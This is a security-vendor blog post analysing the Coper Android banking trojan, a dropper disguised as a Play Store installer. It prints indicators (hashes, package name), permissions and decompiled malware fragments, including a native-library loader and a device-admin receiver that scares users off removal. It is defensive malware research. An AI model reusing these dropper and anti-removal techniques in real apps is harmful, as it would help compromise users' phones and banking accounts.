
Coper Banking Trojan

blog.cyble.com/2022/03/24/coper-banking-trojan/

March 24, 2022



Android Malware Posing as Google Play Store App Installer

During our routine Open-Source Intelligence (OSINT) research, Cyble Research Labs came across various malware samples of Coper malware from a third-party intelligence website. Coper is linked to **ExoBotCompat**, a revised version of **Exobot Android malware**.

Coper malware apps are modular in design and include a multi-stage infection method and many defensive tactics to survive removal attempts. Coper malware was initially discovered targeting Colombian users around July 2021.

Newer versions of the Coper Banking trojan have been observed targeting Android users in different countries across Europe. They are anticipated to expand their scope to other regions in the future, targeting a variety of banking apps worldwide.

This type of malware is generally known for impersonating financial institution apps called **Bancolombia Personas.** Newer versions of the Coper malware also started to adopt impersonating Utility apps.

The infection itself is broken down into two distinct phases. The first step is to install the fake app that the Threat Actors (TAs) pass off as banking software. This app is nothing more than a dropper, and its sole purpose is to disseminate and install the primary harmful module hidden within the malicious app.

The features in the current version of Coper malware are listed below:


- Send USSD requests
- Send SMS
- Lock the device screen
- Unlock the device screen
- Start intercepting SMS
- Stop intercepting SMS
- Display a push notification
- Re-display phishing window on top of the specified app
- Run a keylogger
- Stop a keylogger
- Uninstall applications specified in the command
- Uninstall itself with the dropper app

Technical Analysis

APK Metadata Information

- App Name: **Play Store app install**
- Package Name: **com.theseeye5**
- SHA256 Hash: **4261cc05a8c4ecaf1605ef931397a4d97cc12fe38738a4f6016c3695aa2c571f**

Figure 1 shows the metadata information of an application.



APP SCORES

Average CVSS	0
Security Score	100/100
Trackers Detection	0/421

FILE INFORMATION

File Name	latestcoper.apk
Size	1.42MB
MD5	85b7a0e8cdee68bca806fc45948c2d82
SHA1	9b07766286667e6444c93e86d833a426a5d660f0
SHA256	4261cc05a8c4ecaf1605ef931397a4d97cc12fe38738a4f6016c3695aa2c571f

APP INFORMATION

App Name Play Store app install
Package Name com.theseeye5
Main Activity com.theseeye5.p048h
Target SDK 28 Min SDK 21 Max SDK
Android Version Name 8.10 Android Version Code 8

Figure 1 – App Metadata Information
The figure below shows the application icon impersonating the Google Play Store app displayed on the Android device.





Figure 2 – App Icon and Name

Manifest Description

The fake Play Store app asks for **32** permissions, of which the TA takes advantage of **12**. The malware's harmful permission requests are listed below:

Permission	Description
READ_PHONE_STATE	Allows the application to access the phone features of the device
ADD_VOICEMAIL	Allows an application to add voicemails into the system
CALL_PHONE	Allows the application to call phone numbers without your intervention
READ_EXTERNAL_STORAGE	Allows an application to read from external storage.
WRITE_EXTERNAL_STORAGE	Allows an application to write to external storage.
WRITE_SETTINGS	Allows an application to modify the system's settings data.
CALL_PHONE	Perform call without user intervention
READ_SMS	Access user's SMSs stored in the device
RECEIVE_SMS	Fetch and process SMS messages
SEND_SMS	Allows the app to send SMS messages
SYSTEM_ALERT_WINDOW	Allows to display system alerts over other apps

We found the activity class that is initiated when the app is launched via the icon. This was determined by looking at the Android components declared in the Manifest file. Figure 3 depicts the declaration of this activity.



```
<activity android:label="@string/a" android:name="com.theseeye5.p048h" android:exported="true" android:screenOrientation="fullSensor" android:noHistory="false":
    <intent-filter>
        <category android:name="android.intent.category.LAUNCHER"/>
        <action android:name="android.intent.action.MAIN"/>
    </intent-filter>
</activity>
```


Figure 3 – Launcher Activity

In addition to the launcher activity, the application's Manifest file contains several receivers & services and the application's subclass.

Source Code Review

Apart from the application's subclass, the rest of the components identified from the Manifest file are missing. Hence, we can infer that the application is packed.

"com.theseeye5.KSNckdWjjyIXg" is the applications subclass initiated on launching the application. The application loads its components from the library file upon analyzing the subclass, as shown below.




```java
package com.theseeye5;

import android.app.Application;
import android.content.Context;
import java.lang.reflect.Method;

public class KSNckdWjjyIXg extends Application {
    public native void fexZMiiTbTnUj(Object obj);

    /* access modifiers changed from: protected */
    public void attachBaseContext(Context context) {
        super.attachBaseContext(context);
        try {
            Method declaredMethod = KSNckdWjjyIXg.class.getDeclaredMethod("fexZMiiTbTnUj", Object.class);
            declaredMethod.setAccessible(true);
            declaredMethod.invoke(this, context);
        } catch (Exception e) {
            e.printStackTrace();
        }
    }

    static {
        System.loadLibrary("yvr");
    }
}
```

```c
v54 = (*(int (__cdecl **)(int, _BYTE *))(*(_DWORD *)a1 + 668))(a1, v112);
v49 = toqupmLcoJikpl::mdOnCdMvGtW(a1, v111, 0, a3);
v64 = toqupmLcoJikpl::EGfvEweEGkne(a1, 0, a3);
v4 = (*(int (__cdecl **)(int, int))(*(_DWORD *)a1 + 124))(a1, a3);
v5 = (*(int (__cdecl **)(int, int, _BYTE *))(*(_DWORD *)a1 + 132))(a1, v4, v110);
v58 = _JNIEnv::CallObjectMethod(a1, a3, v5, (char)v109);
v50 = (*(int (__cdecl **)(int, int))(*(_DWORD *)a1 + 124))(a1, v58);
v61 = (*(int (__cdecl **)(int, int, _BYTE *, _BYTE *))(*(_DWORD *)a1 + 132))(a1, v50, v108, v107);
v6 = (*(int (__cdecl **)(int, void *))(*(_DWORD *)a1 + 668))(a1, &unk_EE6);
v7 = _JNIEnv::CallIntMethod(a1, v58, v61, v54, v6, v6);
v8 = (*(int (__cdecl **)(int, int, _BYTE *, _BYTE *))(*(_DWORD *)a1 + 132))(a1, v50, v106, v105);
v55 = _JNIEnv::CallObjectMethod(a1, v58, v8, v7);
v51 = (*(int (__cdecl **)(int, int))(*(_DWORD *)a1 + 124))(a1, v55);
v9 = (*(int (__cdecl **)(int, int, _BYTE *))(*(_DWORD *)a1 + 132))(a1, v51, v104);
v10 = _JNIEnv::CallIntMethod(a1, v55, v9);
v12 = (*(int (__cdecl **)(int, int))(*(_DWORD *)a1 + 704))(a1, v10);
v13 = (*(int (__cdecl **)(int, int, _BYTE *, _BYTE *))(*(_DWORD *)a1 + 132))(a1, v51, v77, v76);
_JNIEnv::CallIntMethod(a1, v55, v13, v12);
v14 = (char *)(*(int (__cdecl **)(int, int))(*(_DWORD *)a1 + 684))(a1, v12);
v15 = (toqupmLcoJikpl *)toqupmLcoJikpl::DyTrYaMNkgzFW(a1, v12);
v16 = (void *)toqupmLcoJikpl::XtxKXlylMttRjD(v15, v14, s, v48);
if ( toqupmLcoJikpl::yeulFTtlssGGI(a1, v49, v16, (size_t)v14) )
{
  v18 = (*(int (__cdecl **)(int, _BYTE *))(*(_DWORD *)a1 + 24))(a1, v103);
  v56 = (*(int (__cdecl **)(int, int, _BYTE *, _BYTE *))(*(_DWORD *)a1 + 452))(a1, v18, v102, v101);
  v19 = (*(int (__cdecl **)(int, _BYTE *))(*(_DWORD *)a1 + 668))(a1, v100);
  v59 = v18;
  v65 = _JNIEnv::CallStaticObjectMethod(a1, v18, v56, v19);
  v52 = (*(int (__cdecl **)(int, int))(*(_DWORD *)a1 + 124))(a1, v65);
  v20 = (*(int (__cdecl **)(int, _BYTE *))(*(_DWORD *)a1 + 24))(a1, v99);
  v21 = (*(int (__cdecl **)(int, int, _BYTE *))(*(_DWORD *)a1 + 452))(a1, v20, v98);
  v62 = _JNIEnv::CallStaticObjectMethod(a1, v20, v21, (char)v97);
  v22 = (*(int (__cdecl **)(int, int, _BYTE *, _BYTE *))(*(_DWORD *)a1 + 132))(a1, v52, v96, v95);
```

Application's Subclass loading Library file
Implementation of fexZMiiTbTnUj in .So file

Figure 4 – Application's Subclass loading library file

The project file browser can also be used for viewing the library file's presence. **libyvr.so** is visible in the screenshot below.




```
Source code
    android
    androidx
    com.theseeye5
        arnvvfepnjre
        bnacdehgqhkentx
        BuildConfig
        C0265R
        iohlwyufasax
        kagzhuxhmx
        kesqdwgqzglk
        kjwaxmkplehqejo
        KSNckdWjjyIXg
        ppjolzwabv
        rsuixqahmzw
        smccdazxhz
        uiruxsddycys
        wvmsorfwwmh
        yeeysossbtqc
        zaknjxnzhegpuh
        zqxhpiialkjd
Resources
    lib
        arm64-v8a
            libyvr.so
        armeabi-v7a
            libyvr.so
        x86
            libyvr.so
        x86_64
            libyvr.so
```

Figure 5 – Library file in Project file representation

Upon analyzing the "**.so**" file, the application acts as a dropper, which is the initial phase of the Coper malware that drops and installs the malware's primary harmful module hiding inside the victim's Android device.

As seen in Figure 4, the file drops an encrypted.dex file. This file can be decrypted to reveal the Coper malware's malicious code, as shown below.




```
decrypted.dex
  Source code
    com.theseeye5
      p011k
      p015v
      p020e
      p020r
      p027h
      p035k
      p036n
      p037e
      p042e
      p043i
      p048h
      p052u
      p059g
      p059n
      p060s
      p062s
      p064r
      p065c
      p068e
      p073m
      p083a
      p085p
      p087t
      p087v
      p090a
      p090d
      p090s
      p094d
      p095z
    fddo
```

Figure 6 – Decrypted Dex file

Upon analyzing the decrypted.dex file, we were able to find the presence of missed Receivers, Services, and Mainactivity of the application. Below, we have listed the malicious activities the application can perform:


> The application uses the Device Administration API along with the DeviceAdminReceiver subclass to enable/disable device admin to the apps that users install on their devices.



```
public class p059n extends DeviceAdminReceiver {
    public CharSequence onDisableRequested(Context context, Intent intent) {
        p011k p011k = p011k.f4const;
        if (p011k == null) {
            return "Do you want to wipe all data?";
        }
        p011k.f10new.fddo();
        return "Do you want to wipe all data?";
    }

    public void onDisabled(Context context, Intent intent) {
        Csuper.m165case(context, Ccatch.fddo("17efb679537aab2a5e7ab0bc9dbb75aa"), Boolean.FALSE);
    }

    public void onEnabled(Context context, Intent intent) {
        Csuper.m165case(context, Ccatch.fddo("17efb679537aab2a5e7ab0bc9dbb75aa"), Boolean.TRUE);
    }

    public void onReceive(Context context, Intent intent) {
        super.onReceive(context, intent);
    }
}
```

Figure 7 – Enabling/Disabling Device Admin

